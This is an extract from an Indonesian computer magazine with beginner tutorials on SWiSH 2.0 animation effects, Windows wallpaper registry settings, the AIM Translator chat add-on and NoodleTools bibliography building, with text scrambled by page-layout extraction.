
Masukkan teks dengan mengklik ikon *Insert Text* dan ketik teksnya sesuai dengan yang anda inginkan. Sebagai contoh kami memasukkan *NEOTEK*.



3

**MENYISIPKAN EFEK**


Berikutnya masukkan efek yang anda inginkan. Sebagai contoh kami memasukkan efek *3D Spin* dan kami memilih *3D Spin Fade in from you*.



7

**SPRITE & GIF ANIMATION**

Langkah berikutnya klik *Insert Sprite*. Kemudian akan terlihat layar putih pada *work screen*. Selanjutnya klik *File* → *Import* dan pilih file animasi GIF. Kemudian pilih *Select All Frames*.



8

**IMAGE EFFECT**

Pada SWISH 2.0 anda dapat memberikan efek pada *image* yang anda inginkan. Kita coba dengan memberikan efek *3D Spin* dan pilih *3D Spin in Fade Out*.



9

**MORE EFFECT**

Langkah berikutnya, tambahkan satu *image* lagi untuk diberi efek. Pilih efek *Vortex* dan pilih *Vortex Spin Out Wobble*, lalu pada *Properties*-nya pilih *Swirl Inwards*.



13

**EMAIL TO**

Pada SWISH 2.0 diberikan fungsi pengiriman email melalui movie anda. Klik ikon *Insert Text*, kemudian ketik emailnya dan masukkan *Action On Press*.



14

**MAIL TO**

Kemudian klik *Add Action* dan pilih *Mail To*. Masukkan alamat email anda. Anda juga dapat memasukkan isi dan subyek email anda.



15

**EXPORT**


Setelah semuanya selesai, anda tinggal mengekspor file anda ke berbagai ekstensi seperti *SWF*, *AVI* dan *HTML*. Selamat mencoba !

# BERMAIN DENGAN WALLPAPER WINDOWS

Selain menggunakan menu Properties di desktop, penggantian wallpaper Windows dapat dilakukan lewat Registry. Lewat cara yang sederhana, Cakrabirawa menunjukkannya kepada anda.

Banyak jalan menuju Roma. Begitu juga halnya dengan mengganti wallpaper. Pada kesempatan kali ini penulis mengajak pembaca untuk bermain-main dengan wallpaper. Tidak seperti kebanyakan tutorial yang mengajarkan pernak-pernik wallpaper secara normal, di sini penulis mengajak pembaca untuk lebih senang bermain dengan inti dari Windows itu sendiri. Yuk, bermain wallpaper lewat registry. Dengan demikian, pembaca pun dapat mempraktikkan uraian yang diberikan pada NeoTek Vol II, No 3 (hlm. 10), dan No. 4 (hlm. 10).


## Mengganti wallpaper melalui Registry (9x, NT)



1

### MEMBUKA REGISTRY


Buka registry Windows dengan memilih menu Start > Run, kemudian mengetikkan "Regedit" pada kotak dialog yang tampil. Selanjutnya tekan tombol OK. •Jendela aplikasi Registry Editor akan tampil.



2

### MENGEDIT WALLPAPER

Buka Hkey\_Current\_User\Control Panel\Desktop. Cari String Value Wallpaper dan isi, misal, dengan C:\Windows\lford1.bmp. Tutup aplikasi Regedit, kemudian restart komputer. Wallpaper berganti dengan gambar favorit pembaca.



3

### TILE, CENTER, STRETCH (9X, NT)

Anda dapat juga menentukan style wallpaper yang ditampilkan. Cari string value WallpaperStyle pada key di atas. Kemudian isikan 0 (Center), 1 (Tile), 2 (Stretch). Lalu cari string value TileWallpaper dan isi dengan 0. Restart komputer.

## Mengubah Koordinat Wallpaper (Windows 95)

Apabila kita memilih style wallpaper dengan center, maka secara otomatis gambar yang kita gunakan sebagai wallpaper akan ditempatkan di tengah-tengah desktop.

Sebenarnya anda dapat juga menempatkan gambar tersebut di pojok kanan atas atau bawah atau dimana saja dengan menambahkan string value "WallpaperOriginX" dan "WallpaperOriginY" pada key di atas, yaitu

Hkey\_Current\_User\Control Panel\Desktop.

Misalnya isikan "70" dan "25" untuk WallpaperOriginX dan WallpaperOriginY.

Akhirnya restart komputer agar perubahannya dapat dilihat.

## Mencegah Penggantian Wallpaper (9x, NT)

Umumnya user mengganti wallpaper dengan cara yang paling mudah yaitu dengan menggunakan Display Properties setelah mengklik kanan pada desktop dan memilih menu Properties.

Anda dapat mencegah penggantian wallpaper dengan cara tersebut. Caranya?

- Buka lagi registry Windows dengan cara yang telah dijelaskan di atas. Kemudian pilih key

Hkey\_Current\_User\Software\Microsoft\Windows\CurrentVersion\Policies

- Selanjutnya pilih menu Edit > New > Key  
Beri nama ActiveDesktop untuk membuat subkey ActiveDesktop di bawah key Policies. Sehingga key selengkapnyanya menjadi

Hkey\_Current\_User\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop

- Pilih lagi menu Edit > New > Dword Value.  
Beri nama "NoChangingWallpaper".  
Kemudian beri nilai dengan "1" setelah mengklik ganda value tersebut

- Restart komputer anda.

Dengan demikian penggantian wallpaper tidak bisa dilakukan melalui Display Properties, karena pada bagian wallpaper sudah dinonaktifkan. Meskipun demikian pembaca dapat mengganti wallpaper dengan cara yang lain, misalnya dengan aplikasi Paint atau dengan mengubah langsung registry Windows. Memang banyak jalan menuju Roma


# MENGATASI KENDALA BAHASA DENGAN AIM TRANSLATOR

Kendala bahasa seharusnya tidak lagi menjadi penghalang anda untuk berkomunikasi lewat Internet. Kini telah ada program semacam AIM Translator yang dapat membantu anda.

**S**eperti telah dimafhumi, saat ini Internet, selain sebagai sumber informasi, juga telah menjadi sarana komunikasi yang diakui orang maslahatnya. Email, misalnya, kini telah menjadi alat komunikasi yang andal, murah dan cepat.

Satu lagi sarana komunikasi yang tercipta berkat adanya Internet adalah yang disebut **Internet Messenger (IM)**. Diciptakan pada awalnya sebagai program main-main, **IM** kini makin mewabah penggunaannya, bukan hanya

*Memanfaatkan AIM Translator untuk berkomunikasi*



1



## MEN-DOWNLOAD AIM TRANSLATOR

Untuk men-download program ini, buka browser anda dan pada Address Bar ketikkan **www.download.com**. Masukkan kata kunci AIM Translator pada kotak pencarian. Setelah itu akan muncul hasil pencarian, lalu klik AIM Translator, maka terbuka halaman baru lalu, klik link Download Now.

2

## MENGINSTAL AIM TRANSLATOR

Setelah selesai men-download program setup AIM Translator ini, anda dapat mulai menginstal AIM Translator dengan mengklik dua kali program setup tersebut di lokasi penyimpanannya.



5

## PENERJEMAHAN

Sekarang mari kita mencoba program ini, klik layar bawah. Ketikkan **how are you** kemudian klik ikon >> untuk menerjemahkan bahasa Inggris (bahasa sumber) ke bahasa Perancis (bahasa sasaran). Hasil terjemahan akan ditampilkan pada layar bagian atas lengkap dengan bahasa Inggris dan bahasa Perancisnya.



6

## COPY AND PASTE

Setelah muncul hasil terjemahan, klik dan tahan tombol kiri pada mouse dan geser ke akhir kalimat. Kemudian klik kanan pada kalimat yang telah diblok. Pilih **Copy**. Selanjutnya pada layar AIM Chat, klik kanan pada Sentences Bar, lalu pilih **Paste** dan tekan **Enter**.




karena mudah digunakan, tetapi juga karena dengan program sederhana ini orang dapat berkomunikasi dengan sejawatnya secara *real time*. Orang dapat berkirim pesan ke temannya yang sama-sama sedang online, sedangkan temannya itu dapat menjawab langsung pesan yang sampai kepadanya. Dari sisi yang satu inilah IM agaknya dinilai orang lebih memberikan kepuasan dalam berkomunikasi.

Dan, karena seperti halnya email, IM dapat digunakan orang untuk berkomunikasi dengan orang lain-

nya dari belahan dunia berbeda, kadang kendala bahasa dijumpai orang ketika berkomunikasi dengan menggunakan IM. Untuk itulah ada pihak tertentu yang berpikir membantu pada pengguna IM agar lebih lancar dalam berkomunikasi dengan menyediakan program penerjemah (*translator*). Kemampuan semacam itulah yang dapat anda jumpai pada program bernama **AIM Translator** yang akan kami bahas di bawah ini.

AIM Translator adalah sebuah program kecil dan sederhana yang dapat anda download gratis dari


[www.download.com](http://www.download.com). Jika anda tidak langsung menemukan link nya, silakan ketikkan kata kunci *aim translator* pada kotak Search yang disediakan di situs milik CNet ini. Setelah di-download, program yang besarnya hanya 480 Kb ini dapat langsung anda instal. Saat ini ada enam bahasa yang dapat diterjemahkan bolak-balik oleh AIM. Cara kerjanya pun mudah. Anda tinggal memasukkan teks yang akan diterjemahkan, lalu pilih salah satu pilihan bahasa sumber serta bahasa sasarannya. Dan, voila! Hasil terjemahan pun seketika anda dapatkan pada



3

#### OPTIONS


Setelah selesai menginstal, jalankan program AIM Translator. Lalu akan muncul *tray icon* pada *task bar* di sebelah kanan bawah. Klik kanan ikon AIM Translator itu, lalu pilih *Option*. Di sini anda dapat men-*setup hotkey*, pencatatan translator dan apakah program tersebut akan dijalankan pada saat *startup*.



4

#### PERMULAAN


Sesudah anda mengatut Option, klik dua kali *tray icon* AIM Translator, maka akan terbuka sebuah window yang terbagi dua. Pada bagian tengah window tersedia beberapa ikon, yaitu ikon Copy, Paste, Delete, Undo Translation, Clipboard dan Clear Log. Selain itu, diberikan juga daftar bahasa yang bisa diterjemahkan.



7

#### MULTIPLE LANGUAGES

Sekarang kita coba mengganti fungsi penerjemah. Klik menu *Languages*, maka akan muncul *slide bar*. Anda dapat menentukan bahasa sumber penerjemahan serta bahasa sasarannya.



8

#### AIM

Untuk mengganti arah penerjemahan, klik ikon AIM yang berada di antara ikon << dan ikon >>. Ikon ini berfungsi mengatur dari dan kemana arah penerjemahan anda. Silakan anda mencoba dengan bahasa lain, sekaligus untuk belajar bahasa lain.

# MENYUSUN BIBLIOGRAFI DENGAN BANTUAN NOODLE TOOLS

Kini anda tidak perlu repot-repot menyusun bibliografi sendiri. Dengan bantuan gratis dari Noodle Tools, bibliografi anda dalam sekejap tersusun dengan gaya (*style*) Modern Language Association (MLA).

**K**adang anda mungkin sudah menyusun buku atau makalah yang baik, tetapi ternyata menghadapi kendala ketika harus menyusun daftar kepustakaan atau bibliografi dari buku atau makalah yang anda buat tersebut.

Kendala yang dihadapi penulis non-fiksi dalam menyusun kepustakaan terutama bagi penulis pemula biasanya adalah dalam menentukan *style* atau gaya yang mana yang harus digunakan. Saat ini ada dua gaya penyusunan daftar kepustakaan yang dipakai secara luas oleh para penulis yaitu gaya The Ame-

*Anda memasukkan data, Noodle Tools menyusunnya*

## ? APA YANG ANDA DAPAT

Informasi mengenai jasa yang diberikan oleh Noodle Tools dalam penyusunan bibliografi atau kepustakaan untuk sebuah tulisan atau karangan.

## ? APA GUNANYA

Anda dapat menyusun daftar kepustakaan tanpa harus memusingkan bagaimana caranya. Hasil penyusunan itu kemudian dapat anda *copy* dan *paste* pada tulisan anda yang anda tulis dengan menggunakan pengolah kata.

## ? SEBERAPA SULIT

Anda hanya perlu memasukkan (*input*) data mengenai sumber rujukan atau sitiran anda dengan tuntunan Noodle Tools. Selanjutnya, dengan menekan tombol Create Noodle Tools akan menyungkannya untuk anda. Dan dalam sekejap hasilnya bisa anda peroleh.



1

### SUMBER UNTUK PENDIDIKAN

Noodle Tools ([www.noodletools.com](http://www.noodletools.com)) dimaksudkan sebagai sumber pendidikan bagi siswa dan guru mulai dari sekolah dasar sampai perguruan tinggi. Noodle mengklaim bahwa pada hari-hari sekolah situs ini kadang dikunjungi oleh 150.000 orang per hari.

\* Title of Book:  
Web Design Resources Directory

\* Publication City:  
California

Publisher:  
Lycos Press

5

### PENGISIAN DATA BUKU

Pada halaman selanjutnya anda diminta mengisi data buku yang anda sitir. Data yang anda perlukan cukup rinci, mulai dari nama pengarang sampai anotasi karya yang anda sitir. Setelah selesai mengisi data, klik tombol Create.



2

### ALAT BANTU BIBLIOGRAFI

Untuk membuat daftar bibliografi dengan bantuan Noodle Tools, klik ikon NoodleBib. Dan akan akan diantarkan ke halaman Web selanjutnya, seperti pada Langkah 3.

Address: <http://www.noodletools.com/noodlebib/index.php>

My Bibliography Options Help

I am citing a(n):  GO

Do you find NoodleBib useful? Simply register free at [eBay](#) (very quick, no credit card info or necessary) and you'll be donating \$4.00 to help us with future development at NoodleTools!

Works Cited

Delete Edit Book

Davis, Ray. "Introductions to HTML." *Web Design Resources Directory*. California: Lycos Press, 1997. 30-35.

6

### HASIL PENYUSUNAN

Inilah hasil penyusunan Noodle Tools untuk bibliografi anda. Anda masih dapat mengedit hasil penyusunan ini lewat menu Edit. Atau anda dapat menyorot (*highlight*) hasil tersebut dan meng-copy-nya dengan klik kanan.

rican Psychological Association (APA) dan The Modern Language Association (MLA).

Setelah memutuskan untuk mengikuti salah satu gaya, si penulis menghadapi kesulitan berikutnya yaitu bagaimana cara penyusunannya. Untuk itulah agaknya situs pendidikan **Noodle Tools** ([www.noodle-tools.com](http://www.noodle-tools.com)) bermanfaat untuk anda kunjungi.


Noodle Tools mengklaim dirinya sebagai situs yang dapat dijadikan sumber untuk dunia pendidikan. Situs yang diprakarsai oleh seorang koordinator kurikulum dan direktur perpustakaan

dan teknologi Nueva School (Amerika Serikat) ini menawarkan sejumlah jasa gratis bagi para pendidik dan anak didiknya.

Salah satu jasa itu adalah **NoodleBib**. Dengan NoodleBib seorang pengunjung dapat meminta Noodle Tools menyusun bibliografi dengan cara memasukkan sejumlah data untuk sumber yang dirujuk atau disitirnya, semisal judul buku, nama pengarang, tahun terbit buku dsb. Noodle Tools kemudian akan menyusunnya untuk anda berdasarkan gaya The Modern Language Association (ketika tulisan ini dibuat, versi dengan gaya

APA tengah dikembangkan oleh pengelola situs dan mudah-mudahan telah selesai ketika anda membaca tutorial ini.) Dengan demikian anda tidak perlu pusing memikirkan apakah cara penulisan atau penyusunan daftar kepustakaan anda telah mengikuti standar yang baku atau tidak.


Setelah mendapatkan hasil penyusunan yang dilakukan oleh Noodle Tools, anda dapat menyalin (*copy*) hasil itu untuk anda tempelkan (*paste*) pada naskah yang anda buat pada program pengolah kata atau program *desktop publishing*.



3

### MENYITIR DARI?

Pada halaman selanjutnya anda diminta menentukan sumber sitiran (*citation*) anda. Anda dapat memilihnya lewat sebuah menu drop-down, mulai dari antologi sampai dengan situs Web. Pada contoh ini kami memilih *book* sebagai sumber sitiran.



### KEPUSTAKAAN

Davis, Ray. "Introductions to California: Lycos Press, 1997. 30-

7

### HASIL DI-PASTE DI TULISAN

Hasil penyusunan yang telah anda salin (*copy*) dari situs dapat anda masukkan (*paste*) di naskah pada program pengolah kata anda, misalnya, dengan mengklik kanan dan memilih menu *Paste*.

### Adding: Book

You've chosen to create a citation for a project, use the "Book Within a Scholarly Project (Online)" option to create a citation for an online book that could be cited using this


What is the publication medium of this

- ☒ Printed book
- ☐ Text of a printed book available online,
- ☐ Book published on CD-ROM

4

### MENENTUKAN JENIS BUKU

Setelah pada Langkah 3 mengklik *Go*, anda masuk ke halaman selanjutnya. Di sini anda kembali diminta menentukan jenis buku yang anda sitir. Pada contoh kami memilih buku cetakan, bukan buku *online*, misalnya. Selanjutnya tekan tombol *Next*.



8

### SITIRAN BERIKUTNYA

Untuk menyusun sitiran berikutnya, anda kembali harus menentukan sumber sitiran lewat menu *I am citing a(n):* pada bagian atas layar dan menjalani langkah-langkah yang diperlukan dalam penyusunan bibliografi.

## MARI KITA COBA!

### 1 NOODLEQUEST

Alat bantu riset. Berdasarkan beberapa masukan dari anda mengenai topik riset anda, NoodleQuest dapat memberikan tuntunan mengenai strategi riset terbaik yang dapat anda lakukan.

[www.noodletools.com/noodlequest](http://www.noodletools.com/noodlequest)

### 2 NOODLELINKS

Anda memerlukan topik riset atau tulisan? Noodlelink, yang merupakan basis data bibliografi akademis, dapat membantu anda.

[www.noodletools.com/noodlelinks](http://www.noodletools.com/noodlelinks)

### 3 NOODLEBOARD

Jika anda ingin berbagi pengalaman atau mengetahui pengalaman orang lain di bidang pendidikan, khususnya yang berbantuan teknologi, di sinilah tempatnya. Di sini anda dapat menjadi bagian dari NoodleTools Community.

[www.noodletools.com/noodleboard](http://www.noodletools.com/noodleboard)